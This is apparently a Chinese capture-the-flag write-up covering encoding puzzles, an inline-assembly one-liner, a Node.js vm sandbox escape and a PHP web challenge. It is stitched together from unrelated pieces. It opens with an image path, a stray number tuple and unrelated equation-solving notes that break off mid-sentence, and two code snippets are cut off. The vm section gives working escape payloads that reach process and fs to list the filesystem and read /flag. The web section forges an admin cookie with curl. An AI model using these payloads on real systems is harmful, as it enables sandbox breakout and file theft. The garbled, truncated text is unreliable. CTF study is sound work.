
```
(951081, 951081)
```

- **分析数值计算与需求关系**
  我们有几个条件需要满足：首先是计算 t1, t2, v2 等，它们依赖于算式 a1, a2, a3 等的不同函数。逐步解析后，我得到了对应的数值要求，如 v2、v3、v4 的具体值。要确保每个表达式都等于预期结果，这是关键的条件验证。
- **解决方程和计算**
  首先通过代入得到 a4 和 a5 的值，a4 = 673,893，a5 = 605,115，满足对应的范围。接着，利用 v3 的公式计算 a6，得到 a6 = 1,136,538 - a1。继续通过 v2 和 v1 的表达式计算出其他值，从而完成所有条件验证。
- **求解方程并约束范围**
  我们先通过 s = a1 + a2，根据给定的条件，计算 k 的可能值。得出 s 只能是 597,141 或 1,548,222，两者都符合大于 200k 且小于 2,000,062 的条件。接着，我们将基于前的计算

玄机在哪

1、使用 spam mimic 解码 spam.txt

2、发现是嗷呜嗷呜~，查到是兽音译码



3、题目里提到 UU，使用 uuencode 解密得到 flag

GCC 偷走了重要的函数

1、下载附件，nc 网址到 linux 运行，提示输入一行没有函数的 c 语言代码

2、让 chatgpt 构造一下，输入得到 flag:

int main; __asm__(".section .init_array,\"aw\"; .quad init; .text; init: mov $1,%rax; mov $1,%rdi; lea msg(%rip),%rsi; mov $12,%rdx; syscall; mov $60,%rax; xor %rdi,%rdi; syscall; msg: .ascii \"Hello World\\n\"");

你可以直接尝试类似之前成功的汇编方法：

```c
int main; __asm__(".section .init_array,\"aw\"; .quad init; .text; init: mov $1,%rax; mov $1,%rdi;
```

或者稍微精简：

```c
int m; __asm__("mov $1,%rax; mov $1,%rdi; lea s(%rip),%rsi; mov $12,%rdx; syscall; mov $60,%rax; x
```

然后回车提交。

1zvm

1、探测全局对象：

请求执行：`Object.getOwnPropertyNames(this)`

结果显示存在大量原生全局对象（包括 Function、globalThis、eval 等），表明沙箱不严格。

2、通过 Function 构造器获取全局对象：

请求执行：`Function("return this")()`

返回 `[object Object]`，证明能访问全局对象。

3、获取 process 对象验证：

请求执行：`this.constructor.constructor("return process")()`

返回 `[object process]`，确认脱离沙箱并访问 Node 运行时。

4、列出根目录文件（确认 flag 文件名）：

请求执行：

`this.constructor.constructor("return process.mainModule.require('fs').readdirSync('/')")()`

返回包含 `flag` 的根目录列表。

5、读取 flag：

请求执行：

`this.constructor.constructor("return process.mainModule.require('fs').readFileSync('/flag','utf8')")()`

成功读取到 flag 内容

http

1、 使用 view-source 访问网页源码，通过第 0 关

2、 GET 参数 b1ts[] = ctf, f1ag POST 参数 byte = 123

"http://127.0.0.1:65174/re9uest.php?b1ts[]=ctf&b1ts[]=f1ag"

"byte=123"

返回提示进入下一关。

3、 君子协议查到是在根目录的 robots.txt，进入 http://127.0.0.1:65174/robots.txt，返回提示，进入 http://127.0.0.1:65174/r0b0t.php

4、 只允许本地访问，利用 curl 在本地访问，发现没有之前的 cookies 了，重新走了一遍并且储存了之前的 cookies，获得提示进入 /f0ur.php。

5、 将之前的 PHPSESSID 导入 cookies 以后顺利通过。

6、 访问：curl -b "PHPSESSID=xxxx; admin=1" http://127.0.0.1:65174/f0ur.php，返回 Base64 加密奖励字符串：PD9waHAgJ0JJVHMyQ1RGezdlNjU5NmIzLTQ3YzEtNDU3MC1iOGU5LTRmZDNmMDJhYjg3NX0nID8+，解码得到最终 Flag：

BITs2CTF{7e6596b3-47c1-4570-b8e9-4fd3f02ab875}